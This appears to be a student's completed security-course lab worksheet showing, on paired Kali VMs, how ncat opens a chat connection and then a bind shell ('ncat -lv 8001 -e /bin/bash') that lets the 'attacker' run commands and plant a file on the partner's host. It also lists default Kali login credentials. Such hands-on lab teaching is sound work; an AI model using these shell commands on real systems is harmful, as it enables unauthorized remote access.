1. Getting a command (CMD) shell


Objective: Understand how APT allows access into a corporate network.

Discussion: It is important to understand how attackers are able to obtain a shell on a remote system since it is common method of maintaining access and stealing data (exfiltration or exfil). netcat is a simple but powerful program for establishing connections. netcat derives it's name from the linux command for typing the contents of files: cat (short for concatenate – join)

Scenario: Two systems that can directly communicate to each other on an arbitrary port (i.e. there's no firewall or other device preventing them from communicating directly to each other.) Bob is the victim and Eve is the attacker, so one of you will be Bob for the duration of the assignment and other one Eve. When the first person is done, switch roles.

<u>Preparation</u>:

1. **Copy Kali from I:\xxxx\xxxx to your Desktop (it'll take a few moments)**
    a. **Bridge mode w/ one proc, one thread, and 2G RAM**
    b. **Log on → root:toor**
2. **Change your Kali hostname**
    a. **Open a terminal → nano /etc/hostname**
    b. **Change *Kali* to your first initial & last name (ex: gwashington)**
    c. **Ctrl+X to save same file & exit**
    d. **Next → nano /etc/hosts**
    e. **Change *Kali* to your first initial & last name (ex: mwashington)**
    f. **Reboot Kali VM, re-log, open a terminal & you should see your new hostname**
        i. **Snip it, and now we're ready to go!**
        ii.



```
┌──(dthom㉿kali)-[~]
└─$ █
```

---

1. **Let's IM on the DL**

On Bob's computer, a listener (**-l**) (lower case L) is started on port 8001 and anyone that connects to it will get a command prompt on Bob's computer. The -v is for verbose mode. It is always a good option so you know what is going on as the shell is being setup.


Bob: ncat -lv 8001

Eve: Connects to Bob's computer on port 8001.

ncat X.X.X.X 8001 Replace X.X.X.X with the IP address of Bob's computer.

While there may not be an obvious "you're in" sign … type the following:
"Rut roh … I'm <*Your First Name*> in SEC250-Fall2018, and now on your host!"

- Look at each other's screen, and **Snip this**



```
┌──(dthom㉿kali)-[~]
└─$ ncat -lv 8001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8001
Ncat: Listening on 0.0.0.0:8001
Ncat: Connection from 192.168.182.129.
Ncat: Connection from 192.168.182.129:57576.
Rut roh ... Im David in SEC250 and now on your host!
```

-

2. But your computer is my computer …

On Bob's computer, a listener (**-l**) (lower case L) is started on port 8001 and anyone that connects to it will get a command prompt on Bob's computer. The -v is for verbose mode. It is always a good option so you know what is going on as the shell is being setup.

First, break the previous ncat session.

Next, **Bob**: ncat -lv 8001 -e /bin/bash

Eve: Connects to Bob's computer on port 8001.

ncat X.X.X.X 8001 Replace X.X.X.X with the IP address of Bob's computer.

Eve should not see much, but is now logged into Bob's system and can type commands as if she was sitting in front of his host.

Eve: Run the command: **hostname**

You should see the computer name of the Bob's host.

Additionally, the command **ifconfig** which should display the IP address of the windows system of your partner.


Awesome! Now let's have some "fun" by having Eve type:

touch FakeEvidenceHere.txt
echo “password is 1337” > FakeEvidenceHere.txt

On Bob’s host, open new terminal & enter the command: **cat FakeEvidenceHere.txt**


Take snips of both Eve’s inputs, and Bob’s “output”.

Submission: Take a screenshot of the results above for the commands and now … switch ncat roles!



```
┌──(dthom㉿kali)-[~]
└─$ cat FakeEvidenceHere.txt
password is 1337

┌──(dthom㉿kali)-[~]
└─$ █
```



```
┌──(dthom㉿kali)-[~]
└─$ ncat 192.168.182.128 8001
hostname
kali
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group d
efault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state
UP group default qlen 1000
    link/ether 00:0c:29:29:c8:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.182.128/24 brd 192.168.182.255 scope global dynamic nopref
ixroute eth0
       valid_lft 1082sec preferred_lft 1082sec
    inet6 fe80::20c:29ff:fe29:c886/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
touch FakeEvidenceHere.txt
echo "password is 1337">FakeEvidenceHere.txt
█
```